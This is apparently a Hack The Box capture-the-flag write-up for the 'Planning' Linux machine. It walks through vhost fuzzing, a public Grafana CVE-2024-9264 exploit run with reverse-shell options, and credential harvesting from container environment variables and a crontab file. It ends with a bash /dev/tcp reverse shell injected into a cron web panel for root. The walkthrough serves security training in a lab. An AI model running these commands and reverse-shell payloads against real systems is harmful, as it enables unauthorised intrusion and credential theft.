Hack The Box – Planning (Easy)

Machine Information

Machine Name: Planning
Difficulty: Easy
Operating System: Linux
IP Address: 10.10.11.68
Completion Date: July 6, 2025
Author: Vishnu S

Summary

Planning is a Linux machine that involves virtual host enumeration, exploiting Grafana (CVE-2024-9264), escaping a Docker container using leaked environment credentials, and finally gaining root via SSH port forwarding and reverse shell injection.

Initial Enumeration

→ Nmap Scan

Command: `nmap 10.10.11.68`

```
┌──(root㉿kali)-[/home/kali]
└─# nmap 10.10.11.68
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-06 06:45 EDT
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 8.00% done; ETC: 06:45 (0:00:12 remaining)
Stats: 0:00:05 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 06:45 (0:00:00 remaining)
Stats: 0:00:05 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 06:45 (0:00:00 remaining)
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 06:45 (0:00:00 remaining)
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 06:45 (0:00:00 remaining)
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 06:45 (0:00:00 remaining)
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 06:45 (0:00:00 remaining)
Stats: 0:00:10 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 06:45 (0:00:00 remaining)
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 06:45 (0:00:00 remaining)
Nmap scan report for 10.10.11.68
Host is up (0.31s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 11.66 seconds
```

We found the following open ports:

Port 22 (SSH):
The SSH service is running and may be useful later if valid login credentials are discovered.

Port 80 (HTTP):
A web server is running on this port, which is the primary target for initial enumeration and exploitation.

Virtual Host Setup

After identifying that port 80 is open, I visited the web server at:

URL: http://10.10.11.68

Direct access to http://10.10.11.68 failed. So I added a virtual host entry:

Command: `sudo nano /etc/hosts`

```
┌──(root㉿kali)-[/home/kali]
└─# nano /etc/hosts
```


```
GNU nano 8.4                                                    /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
```

Add the following line at the bottom:

10.10.11.68 planning.htb

```
GNU nano 8.4                                                    /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.10.11.68     planning.htb
```

After this, http://planning.htb loaded in the browser.



Subdomain Enumeration (FFUF)

I used FFUF to discover subdomains:

Command: `ffuf -u http://planning.htb -H "Host:FUZZ.planning.htb" -w /usr/share/seclists/Discovery/DNS/namelist.txt -fs 178 -t 100`

```
┌──(root㉿kali)-[/home/kali]
└─# ffuf -u http://planning.htb -H "Host:FUZZ.planning.htb" -w /usr/share/seclists/Discovery/DNS/namelist.txt -fs 178 -t 100

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://planning.htb
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/namelist.txt
 :: Header           : Host: FUZZ.planning.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 178
________________________________________________

grafana                 [Status: 302, Size: 29, Words: 2, Lines: 3, Duration: 344ms]
:: Progress: [118874/151265] :: Job [1/1] :: 292 req/sec :: Duration: [0:07:02] :: Errors: 0 ::
```

Discovered a valid virtual host: Grafana

```
┌──(root㉿kali)-[/home/kali]
└─# nano /etc/hosts
```


```
  GNU nano 8.4                                                    /e
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.10.11.68     planning.htb grafana.planning.htb
```

Updated /etc/hosts:


10.10.11.68 planning.htb grafana.planning.htb

Grafana Dashboard Access

Navigated to http://grafana.planning.htb.




Used default login credentials:



- **Username:** admin
- **Password:** 0D5oT70Fq13EvB5r

Login successful. Discovered Grafana version via the "?" menu.



Exploiting Grafana (CVE-2024-9264)

I found a public exploit for this vulnerability:
https://github.com/z3k0sec/CVE-2024-9264-RCE-Exploit

Then, I downloaded the provided proof-of-concept script `poc.py` from the repository to test the exploit.


Step 1: Start a Netcat Listener

Command: `nc -lvnp 9001`

Step 2: Execute Exploit

Command: `python3 poc.py --url http://grafana.planning.htb:80\`

```
--username admin \

--password 0D5oT70Fq13EvB5r \

--reverse-ip 10.10.14.96 \

 --reverse-port 9001
```



Once the payload was sent, we checked the Netcat terminal and successfully received a reverse shell connection from the target machine. This confirmed that the payload was executed and remote access was achieved.

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.16.34] from (UNKNOWN) [10.10.11.68] 59082
sh: 0: can't access tty; job control turned off
#
```

After successfully exploiting the target and upgrading our shell, we confirmed **root access** by executing the `whoami` command, which returned

```
# whoami
root
#
```

Docker Shell → SSH Access

Once inside the container, I ran:

Command: `env`

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.16.34] from (UNKNOWN) [10.10.11.68] 59082
sh: 0: can't access tty; job control turned off
# ls
LICENSE
bin
conf
evil.sh
ncat.1
ncat.2
ncat.3
public
shell.elf.1
# env
GF_PATHS_HOME=/usr/share/grafana
HOSTNAME=7ce659d667d7
AWS_AUTH_EXTERNAL_ID=
SHLVL=1
HOME=/usr/share/grafana
AWS_AUTH_AssumeRoleEnabled=true
GF_PATHS_LOGS=/var/log/grafana
_=ls
GF_PATHS_PROVISIONING=/etc/grafana/provisioning
GF_PATHS_PLUGINS=/var/lib/grafana/plugins
PATH=/usr/local/bin:/usr/share/grafana/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
AWS_AUTH_AllowedAuthProviders=default,keys,credentials
GF_SECURITY_ADMIN_PASSWORD=RioTecRANDEntANT!
AWS_AUTH_SESSION_DURATION=15m
GF_SECURITY_ADMIN_USER=enzo
GF_PATHS_DATA=/var/lib/grafana
GF_PATHS_CONFIG=/etc/grafana/grafana.ini
AWS_CW_LIST_METRICS_PAGE_LIMIT=500
PWD=/usr/share/grafana
#
```

Found credentials:

- **Username:** enzo
- **Password:** RioTecRANDEntANT!

Used them to SSH into the host:

Command: `ssh enzo@10.10.11.68`

Grabbed the user flag:

Command: `cat /home/enzo/user.txt`

```
┌──(root㉿kali)-[/home/kali]
└─# ssh enzo@10.10.11.68
enzo@10.10.11.68's password:

Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-59-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun Jul  6 04:44:18 PM UTC 2025

  System load:  0.01               Processes:             528
  Usage of /:   85.1% of 6.30GB    Users logged in:       1
  Memory usage: 36%                IPv4 address for eth0: 10.10.11.68
  Swap usage:   38%

  => / is using 85.1% of 6.30GB
  => There are 141 zombie processes.


Expanded Security Maintenance for Applications is not enabled.

102 updates can be applied immediately.
77 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sun Jul 6 16:44:19 2025 from 10.10.16.34
enzo@planning:~$
enzo@planning:~$ ls
exploit  exploit.sh  linpeas.sh  linpeas.sh.1  linpeas.sh.2  linpeas.sh.3  result.txt  rootbash  user.txt
enzo@planning:~$ cat user.txt
2e00dcb91f4532afed5d416dcfb642dd
```

Privilege Escalation

LinPEAS Scan

I uploaded and ran LinPEAS:

Command: `./linpeas.sh`

```
╔═══════════╣ Searching tables inside readable .db/.sql/.sqlite files (limit 100)
Found /opt/crontabs/crontab.db: New Line Delimited JSON text data
Found /tmp/mycron.db: New Line Delimited JSON text data
Found /var/lib/command-not-found/commands.db: SQLite 3.x database, last written using SQLite version 3045001, file counter 5, database pages 967, cookie 0x4, schema 4, UTF-8, version-valid-
for 5
Found /var/lib/fwupd/pending.db: SQLite 3.x database, last written using SQLite version 3045001, file counter 6, database pages 16, cookie 0x5, schema 4, UTF-8, version-valid-for 6
Found /var/lib/PackageKit/transactions.db: SQLite 3.x database, last written using SQLite version 3045001, file counter 5, database pages 8, cookie 0x4, schema 4, UTF-8, version-valid-for 5

 -> Extracting tables from /var/lib/command-not-found/commands.db (limit 20)
 -> Extracting tables from /var/lib/fwupd/pending.db (limit 20)
 -> Extracting tables from /var/lib/PackageKit/transactions.db (limit 20)
```

Found sensitive crontab file:

Command: `cat /opt/crontabs/crontab.db`

```
enzo@planning:~$ cat /opt/crontabs/crontab.db
{"name":"Grafana backup","command":"/usr/bin/docker save root_grafana -o /var/backups/grafana.tar && /usr/bin/gzip /var/backups/grafana.tar && zip -P P4ssw0rdS0pRi0T3c /var/backups/grafana.
tar.gz.zip /var/backups/grafana.tar.gz && rm /var/backups/grafana.tar.gz","schedule":"@daily","stopped":false,"timestamp":"Fri Feb 28 2025 20:36:23 GMT+0000 (Coordinated Universal Time)","l
ogging":"false","mailing":{},"created":1740774983276,"saved":false,"_id":"GTI22PpoJNtRKg0W"}
{"name":"Cleanup","command":"/root/scripts/cleanup.sh","schedule":"* * * * *","stopped":false,"timestamp":"Sat Mar 01 2025 17:15:09 GMT+0000 (Coordinated Universal Time)","logging":"false",
"mailing":{},"created":1740849309992,"saved":false,"_id":"gNIRXh1WIc9K7BYX"}
enzo@planning:~$
```

I discovered hardcoded credentials:

- **Username**: root
- **Password**: P4ssw0rdS0pRi0T3c

Also found port 8000 exposed locally.

```
╔═══╣ Active Ports
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#open-ports
═══╣ Active Ports (netstat)
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:35091         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.54:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
```

Port Forwarding & Internal Panel Exploit


Used SSH port forwarding to access internal service:

Command: `ssh -L 8000:localhost:8000 enzo@planning.htb`

```
┌──(root㉿kali)-[/home/kali]
└─# ssh -L 8000:localhost:8000 enzo@planning.htb
enzo@planning.htb's password:

Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-59-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun Jul  6 04:50:51 PM UTC 2025

  System load:  0.08              Processes:             536
  Usage of /:   85.1% of 6.30GB   Users logged in:       1
  Memory usage: 36%               IPv4 address for eth0: 10.10.11.68
  Swap usage:   39%

  ⇒ / is using 85.1% of 6.30GB
  ⇒ There are 141 zombie processes.


Expanded Security Maintenance for Applications is not enabled.

102 updates can be applied immediately.
77 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sun Jul 6 16:50:55 2025 from 10.10.16.34
enzo@planning:~$
```


Once the tunnel was active, I visited the following URL in my local browser:

http://localhost:8000




Login Credentials Used:

- **Username:** root
- **Password:** P4ssw0rdS0pRi0T3c




In the task creation panel, I injected this reverse shell:

```
bash -c 'exec bash -i &>/dev/tcp/10.10.14.96/8888 <&1'
```




Before injecting this payload, you should: start listener

<u>Command</u>: `nc -lvnp 8888`



Run the payload after the checking the listener we got root shell!



Verified with:

root@planning:/# whoami

root

After successfully gaining access to the target system and escalating privileges to root, we were able to retrieve both the user and root flags.

Command: `cat /root/root.txt`

```
root@planning:/# cd root
cd root
root@planning:~# ls
ls
root.txt
scripts
root@planning:~# cat root.txt
cat root.txt
2a4323e2f443f7305181f56ff1697cd8
root@planning:~#
```

Command: `cat /home/enzo/user.txt`

```
root@planning:/# cd home
cd home
root@planning:/home# ls
ls
enzo
root@planning:/home# cd enzo
cd enzo
root@planning:/home/enzo# ls
ls
exploit
exploit.sh
linpeas.sh
linpeas.sh.1
linpeas.sh.2
linpeas.sh.3
result.txt
rootbash
user.txt
root@planning:/home/enzo# cat user.txt
cat user.txt
2e00dcb91f4532afed5d416dcfb642dd
root@planning:/home/enzo#
```

Tools Used

- Nmap – Service & version scanning

- FFUF – Virtual host fuzzing

- Python3 – CVE exploit execution

- Netcat – Reverse shell listener

- SSH – Remote access & port forwarding

- linPEAS – Privilege escalation enumeration

Conclusion

The *Planning* machine presented a realistic exploitation chain beginning with web enumeration and progressing through a vulnerable Grafana instance. Credentials exposed in container environment variables enabled SSH access. Privilege escalation was achieved through a misconfigured crontab and a local root web interface that accepted command injection. This machine demonstrates the dangers of exposed credentials, insecure internal apps, and the importance of privilege separation between services.

References

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-9264

https://github.com/z3k0sec/CVE-2024-9264-RCE-Exploit

https://book.hacktricks.xyz/

https://medium.com/@ypopova3/planning-hackthebox-fd3d5fcb8fc7